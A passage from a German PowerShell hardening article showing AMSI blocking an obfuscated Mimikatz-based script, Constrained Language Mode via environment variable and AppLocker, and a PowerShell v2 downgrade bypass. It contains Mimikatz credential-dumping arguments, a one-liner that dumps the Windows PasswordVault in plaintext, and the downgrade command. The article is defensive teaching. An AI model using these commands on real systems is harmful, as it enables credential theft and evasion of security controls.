Unbenannt1.ps1 | EvlWS.psm1 | Encrypted-Problems.ps1 | MKFULL-obfuscated.ps1 X
8326 4qQ1qgkQqQuCqMkuAq+CrMkyArCCTMkLwrYctwK3QrRCuIK6grfCu8K4Ar0CvUK+Qr6CVAJAMIAAAAAAoB1gMK8QoGcgoKcWpCgAKFAoVCh8KEAokC1UKKQoqC14KLwojCjQK0Ao5Cj+KMApEckKtTg
8327 AKHqQKCo8KhAqZCp4KkwoqCq0Kogq3CrwKsQrGcsKwQrS1tgK3QrXCuWk4Qr2Cvsk8AoAwACAAAAACgUKCQoJ1ggKDgoP1gMKFIoZCh4KEwooc10KIgo3Cj4KPoo/iJQKSpocKMKWApdC1IKZwprCmu
8328 UKdYp21
8329 sKcAqFCosK14qMioEK1ggaCpQkm4qQcQqUkqgguCq6Kr4qgAAAAA
8330 cRetur
8331 Type = 'void' #0! $ProcId = 0 #0! $Proc
8332 ame = '#0!' $ExeArgs = 'sekurlsa::logo
8333 passwords '#0!' $ExeArgs = 'sekurlsa::logo
8334 passwords exit"#0! # $ExeArgs = "crypto::c
8335 g crypto::capi "crypto::certificates /export " "crypto::certificates /export /systemstore:CERT_SYSTEM_STORE_LOCAL_MACHI
8336 E " exit"#0! # $ExeArgs = "privilege::debug sekurlsa::process sekurlsa::logo
8337 Passwords"#0! #0!# Start#0! Set-StrictMode -Versio
8338 2#0! [System.IO.Directory]::SetCurre
8339 tDirectory($pwd)#0! #0! Mai
8340 '0

UKdYp21
sKcAqFCosK14qMioEK1ggaCpQkm4qQcQqUkqgguCq6Kr4qgAAAAA
cRetur
Type = 'void' #0! $ProcId = 0 #0! $Proc
ame = '#0!' $ExeArgs = 'sekurlsa::logo
passwords '#0!' $ExeArgs = 'sekurlsa::logo
passwords exit"#0! # $ExeArgs = "crypto::c
g crypto::capi "crypto::certificates /export " "crypto::certificate
E " exit"#0! # $ExeArgs = "privilege::debug sekurlsa::process sekurlsa::logo
Passwords"#0! #0!# Start#0! Set-StrictMode -Versio
2#0! [System.IO.Directory]::SetCurre
tDirectory($pwd)#0! #0! Mai

'0

$code = $code -replace "`r`n","n" -replace "#0!","`r`n"
Invoke-Expression -Command $code

Skript/Auswahl wird ausgeführt. Drücken Sie "Strg+Unterbrechen", um den Vorgang zu beenden, und "", um den Debugger zu öffnen.
Ln 8344 Spalte 33 115%

Versuch einer unerlaubten Aktion unter Verwendung des Programms Unbekanntes Programm
Erlauben
Verboten

Es wurde Schadsoftware gefunden.
Kaspersky Anti-Virus
```

Danach hält der Code einfach an:

```
8337 Passwords"#@! #@!# Start#@! Set-StrictMode -Versio
8338 2#@! [System.IO.Directory]::SetCurre
8339 tDirectory($pwd)#@! #@! Ma
8340

CDirectory($pwd)#@! #@! Ma
'@
$code = $code -replace "`r`n","`n" -replace "#@!","`r`n"
Invoke-Expression -Command $code
Invoke-Expression : In Zeile:1 Zeichen:1
+ # Functions
+ ~~~~~
Das Skript enthält schädliche Daten und wurde von Ihrer Antivirensoftware blockiert.
In Zeile:8344 Zeichen:1
+ Invoke-Expression -Command $code
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

PS C:\>
```

### Nebenwirkungen und nützliche Hinweise

Wie bei jedem Virens Scanner ist hier nur eine Wahrscheinlichkeit der Erkennung vorhanden. Wenn ich den Code oben VOR dem Maskieren umbau, dann erkennt mein Kaspersky auch nichts mehr...

Aber es ist besser als nichts!

## Szenario 5 - PowerShell Constraint Mode

### Angriff ohne Schutz

Die PowerShell kann nahezu auf alle Ressourcen und Werkzeuge des Betriebssystems zugreifen. Selbst wenn es keine passenden cmdlets gibt, kann mit .net-Unterstützung oder über die WMI fast jede Hürde überwunden werden.

Für alltägliche Aufgaben genügen meist die eingebauten cmdlets. Warum soll man daher die Erweiterungen zulassen? Genau das lässt sich mit dem LanguageMode definieren. Aktuell werden 2 Modi unterschieden


- im FullLanguageMode ist alles erlaubt
- im ConstrainedMode sind nur Basisbefehle möglich

Abfragen lässt sich dies recht einfach mit dieser Zeile:



```
Administrator: Windows PowerShell
PS C:\> $ExecutionContext.SessionState.LanguageMode
FullLanguage
PS C:\>
```

Im Standard-Modus FullLanguage gibt es keine Einschränkung. Ein Angreifer kann daher .net-Konstrukte verwenden, um an seine Beute zu gelangen:



```
Windows PowerShell
PS C:\Users\tessa.test\Desktop> $ClassLoader = [Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials, ContentType=WindowsRuntime]
PS C:\Users\tessa.test\Desktop> $PasswordVault = new-object Windows.Security.Credentials.PasswordVault
PS C:\Users\tessa.test\Desktop> $PasswordVault.RetrieveAll() |
>>   foreach-object { $_.RetrievePassword() ; $_ } |
>>     select-object -Property Resource, UserName, Password |
>>       sort-object Resource |
>>         format-table -AutoSize


Resource                UserName                Password
-----
https://email.ws-its.de/ crashwork\tessa.test Pa$$w0rd
https://rds.ws-its.de/  crashwork\tessa.test Pa$$w0rd
PS C:\Users\tessa.test\Desktop>
```

### Konfiguration der Schutzkomponente

Die Aktivierung kann über eine Systemvariable erfolgen. Diese muss \_\_PSLockdownPolicy heißen und den Wert 4 für den ConstrainedMode aufweisen. Der Wert 1 oder das Fehlen der Variable schaltet die PowerShell wieder in den FullLanguageMode.

Das Erstellen der Variable geht natürlich auch mit der PowerShell:


```
New-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" -Name __PSLockdownPolicy -Value '4'
```




Danach ist jede neue Powershell limitiert:



Das ist aber wie ein `set-executionpolicy` zu bewerten: wer die erforderlichen Rechte hat kann sich einfach darüber hinwegsetzen:



Daher – und auch wegen der zentralen Konfiguration – ist der Einsatz einer GPO sinnvoller. Hier kann man ebenfalls Systemvariablen erstellen:



Nur leider ist der Teil mit den Environment-Variablen in den Preferences zuhause: auch diese kann ein Administrator (wenn auch mit meinem Replace nur bis zum nächsten gpupdate) überschreiben:

```
Administrator: Windows PowerShell
PS C:\> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\>
PS C:\> set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" -Name __PSLockdownPolicy -Value 1
PS C:\>
PS C:\> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\> $ExecutionContext.SessionState.LanguageMode
FullLanguage
PS C:\>
```

Aber dafür benötigt man eben auch administrative Rechte: ein Standardbenutzer kann sich da nicht mehr rauswinden:

```
Windows PowerShell
PS C:\Users\tessa.test> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Users\tessa.test> set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" -Name __PSLockdownPolicy -Value '1'
set-ItemProperty : Der angeforderte Registrierungszugriff ist unzulässig.
In Zeile:1 Zeichen:1
+ set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Sessio ...
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (HKEY_LOCAL_MACHINE\Environment:String) [Set-ItemProperty], SecurityException
+ FullyQualifiedErrorId : System.Security.SecurityException,Microsoft.PowerShell.Commands.SetItemPropertyCommand
PS C:\Users\tessa.test>
```

Ich weiß nicht, wie es euch dabei geht, aber mir missfällt diese Lösung. Abgesehen davon wäre dann auch eine unterschiedliche Mode-Konfiguration wünschenswert: für normale Benutzer der ConstrainedMode und für Admins der FullLanguage-Mode.

Genau das liefert der ConstrainedMode mit Applocker! Mit aktiviertem und konfigurierten Applocker wird die Anwendung des ConstrainedModes für Standardbenutzer erzwungen. Und das kann mit einer einfachen GPO konfiguriert werden:


The screenshot shows the Group Policy Editor for 'GPO-Computer-Security-Applocker [C-DC1.CRASHW]'. The left pane shows the hierarchy: Computer Configuration > Policies > Windows Settings > Security Settings > Application Control Policies > AppLocker. The right pane shows a table of rules:

Action	User	Name	Condition	Exceptions
Allow	Everyone	(Default Rule) All scripts located in the ...	Path	
Allow	Everyone	(Default Rule) All scripts located in the ...	Path	
Allow	BUILTIN\Ad...	(Default Rule) All scripts	Path	

Below the table is the 'AppLocker Properties' dialog box, 'Advanced' tab. It shows enforcement settings for Executable rules, Windows Installer rules, Script rules, and Packaged app Rules, all set to 'Configured' and 'Enforce rules'.




Bitte vergesst aber nicht, dass der Applocker-Dienst mitgestartet werden muss:



Service Name	Startup	Permission
Active Directory Domain ...	Not Defined	Not Defined
Active Directory Web Serv...	Not Defined	Not Defined
ActiveX Installer (AxinstSV)	Not Defined	Not Defined
AllJoyn Router Service	Not Defined	Not Defined
App Readiness	Not Defined	Not Defined
<b>Application Identity</b>	<b>Automatic</b>	Not Defined
Application Information	Not Defined	Not Defined
Application Layer Gatewa...	Not Defined	Not Defined
Application Management	Not Defined	Not Defined
AppX Deployment Service...	Not Defined	Not Defined
Auto Time Zone Updater	Not Defined	Not Defined
Background Intelligent Tr...	Not Defined	Not Defined
Background Tasks Infrastr...	Not Defined	Not Defined
Base Filtering Engine	Not Defined	Not Defined
Block Level Backup Engin...	Not Defined	Not Defined

Ebenso wird für den Applocker ein Windows Client in der Enterprise-Edition benötigt. Nach einem gpupdate und ein/zwei Neustarts greift das Regelwerk. Fragt nun ein Standardbenutzer den Language-Mode ab, sieht er den eingeschränkten Modus. Ein Admin hingegen ist im FullLanguage-Mode unterwegs! Und das auch ohne die Systemvariable!



```

Windows PowerShell
Copyright (C) Microsoft Corporation. Alle Rechte vorbehalten.


PS C:\Users\tessa.test> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Users\tessa.test>

Administrator: Windows PowerShell

PS C:\> whoami
crashwork\administrator
PS C:\>
PS C:\> $ExecutionContext.SessionState.LanguageMode
FullLanguage
PS C:\>
  
```

### Angriff eines geschützten Systems

Aber wie schützt der Constrained Mode nun eigentlich? Eigentlich recht simpel: es werden entliche für Angreifer interessante Technologien abgeschaltet. Statt den Passwörtern bekommt dieser Angreifer nur Fehlermeldungen. Die erste kennzeichnet die Einschränkung des Sprachmodus. Der zweite Fehler ist daher nur ein Folgefehler.



```

Windows PowerShell

PS C:\> $ClassLoader = [Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRun
time]
PS C:\> $PasswordVault = new-object Windows.Security.Credentials.PasswordVault
new-object : Der Typ kann nicht erstellt werden. In diesem Sprachmodus werden nur Kerntypen unterstützt.
In Zeile:1 Zeichen:18
+ ... PasswordVault = new-object Windows.Security.Credentials.PasswordVault
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
+ FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectCommand

PS C:\> $PasswordVault.RetrieveAll() |
>>   ForEach-Object { $_.RetrievePassword() ; $_ } |
>>     Select-Object -Property Resource, Username, Password |
>>       Sort-Object Resource |
>>         Format-Table -AutoSize
Es ist nicht möglich, eine Methode für einen Ausdruck aufzurufen, der den NULL hat.
In Zeile:1 Zeichen:1
+ $PasswordVault.RetrieveAll() |
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [], RuntimeException
+ FullyQualifiedErrorId : InvokeMethodOnNull

PS C:\>
  
```

Egal: ein Ergebnis gibt es nicht mehr! ☹️

### Nebenwirkungen und nützliche Hinweise

Auch hier ist es mal wieder sinnvoll, nicht immer als Admin unterwegs zu sein. Aber

Man muss die Einschränkungen des Constrained Modes genau kennen. Das wären diese hier:

- Alle cmdlets aus allen Windows Modulen funktionieren wie gewohnt – Ausnahmen können aber nicht ausgeschlossen sein (siehe weiter unten)
- Alle Scriptelemente (Schleifen, Bedingungen, ...) sind erlaubt
- Das cmdlet Add-Type kann nur noch digital signierte Assemblies laden
- new-Object kann nur noch „erlaubte“ Typen referenzieren
- nur „erlaubte“ Typen können verwendet werden
- Typkonvertierungen sind innerhalb der „erlaubten“ Typen möglich
- cmdlets mit einer integrierten Typkonvertierung müssen „erlaubten“ Typen verwenden
- Aus .net ist nur noch die ToString() Methode erlaubt
- Es können alle möglichen Typwerte abgefragt werden. Geändert werden können nur noch Objekteigenschaften mit „erlaubten“ Typen

Welche Datentypen sind denn nun noch „erlaubt“?

AliasAttribute	Hashtable	PSTypeNameAttribute
AllowEmptyCollectionAttribute	int	Regex
AllowEmptyStringAttribute	Int16	SByte
AllowNullAttribute	long	string
Array	ManagementClass	SupportsWildcardsAttribute
Bool	ManagementObject	SwitchParameter
byte	ManagementObjectSearcher	System.Globalization.CultureInfo
char	NullString	System.Net.IPAddress
CmdletBindingAttribute	OutputTypeAttribute	System.Net.Mail.MailAddress
DateTime	ParameterAttribute	System.Numerics.BigInteger
decimal	PSCredential	System.Security.SecureString
DirectoryEntry	PSDefaultValueAttribute	TimeSpan
DirectorySearcher	PSListModifier	UInt16
double	PSObject	UInt32
float	PSPrimitiveDictionary	UInt64
Guid	PSReference	

Vielleicht habt ihr bisher auch .net oder andere Datentypen als kleine Hilfsmittel verwendet. Das wird dann problematisch.

### **Achtung!**

Der Constrained-Mode setzt den Einsatz der PowerShell-Version V5 voraus! Diese gibt es ab Windows 10 per Default an Bord des Betriebssystems. Wenn aber die PowerShell V2 auf dem gleichen System zuhause ist, kann ein Angreifer OHNE administrative Rechte einfach den Constrained Mode umgehen:

```

Windows PowerShell
PS C:\Users\tessa.test> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Users\tessa.test> powershell.exe -version 2.0
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. Alle Rechte vorbehalten.

PS C:\Users\tessa.test> $ExecutionContext.SessionState.LanguageMode
FullLanguage
PS C:\Users\tessa.test>
  
```


Natürlich ist die „alte“ Powershell nicht ganz so mächtig, wie man in meinem Beispiel sehen kann:

```
Windows PowerShell
PS C:\Users\tessa.test> $ClassLoader = [Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]
Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime : Der Typ [Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime] kann nicht gefunden werden: Stellen Sie sicher, dass die Assembly, die diesen Typ enthält, geladen wird.
Bei Zeile:1 Zeichen:118
+ $ClassLoader = [Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (Windows.Security.Credentials.PasswordVault:WindowsRuntime:String) [], RuntimeException
+ FullyQualifiedErrorId : TypeNotFound


PS C:\Users\tessa.test> $PasswordVault = new-object Windows.Security.Credentials.PasswordVault
new-object : Der Typ [Windows.Security.Credentials.PasswordVault] kann nicht gefunden werden. Stellen Sie sicher, dass die Assembly, die diesen Typ enthält, geladen wird.
Bei Zeile:1 Zeichen:28
+ $PasswordVault = new-object <<<< Windows.Security.Credentials.PasswordVault
+ ~~~~~
+ CategoryInfo          : InvalidType: (:) [New-Object], PSArgumentException
+ FullyQualifiedErrorId : TypeNotFound,Microsoft.PowerShell.Commands.NewObjectCommand

PS C:\Users\tessa.test> $PasswordVault.RetrieveAll() |
>>   ForEach-Object { $_.RetrievePassword(); $_ } |
>>   Select-Object -Property Resource, UserName, Password |
>>   Sort-Object Resource | Format-Table -AutoSize
```

Aber es gibt genug Schadcode der für Windows 7 und damit für die PowerShell V2 geschrieben wurde. Daher würde ich empfehlen, dass die PowerShell V2 aus modernen Systemen entfernt wird. In Windows 10 wird sie zwar per Default erst dann nutzbar, wenn das DotNet-Framework 3.5 installiert ist, aber zur Sicherheit sollte die PS2 als optionales Windows-Feature deaktiviert werden:



Es genügt, die beiden Haken bei der Windows PowerShell zu entfernen. Danach kann ein Angreifer nicht mehr auf die alte Plattform wechseln:

A screenshot of a Windows PowerShell terminal window. The title bar reads "Windows PowerShell". The command prompt shows the user running the command `powershell.exe -version 2.0`. The output is an error message in German: "Problem beim Lesen der Registrierung. Der Registrierungsschlüssel 'SOFTWARE\Microsoft\PowerShell\1\PowerShellEngine' wurde nicht gefunden. Das Windows PowerShell-Modul '2.0' ist auf diesem Computer nicht installiert." The prompt then returns to the user's input line.

```
PS C:\Users\tessa.test> powershell.exe -version 2.0
Problem beim Lesen der Registrierung. Der Registrierungsschlüssel "SOFTWARE\Microsoft\PowerShell\1\PowerShellEngine" wurde nicht gefunden. Das Windows PowerShell-Modul "2.0" ist auf diesem Computer nicht installiert.
PS C:\Users\tessa.test>
```

## Fazit

Aus meiner Sicht hat Microsoft noch einiges an Arbeit vor sich, um das nützliche Werkzeug PowerShell vernünftig abzusichern. Erste Ansätze sind erkennbar. Ich bleibe auf jeden Fall dran. Ihr auch?

Stay tuned!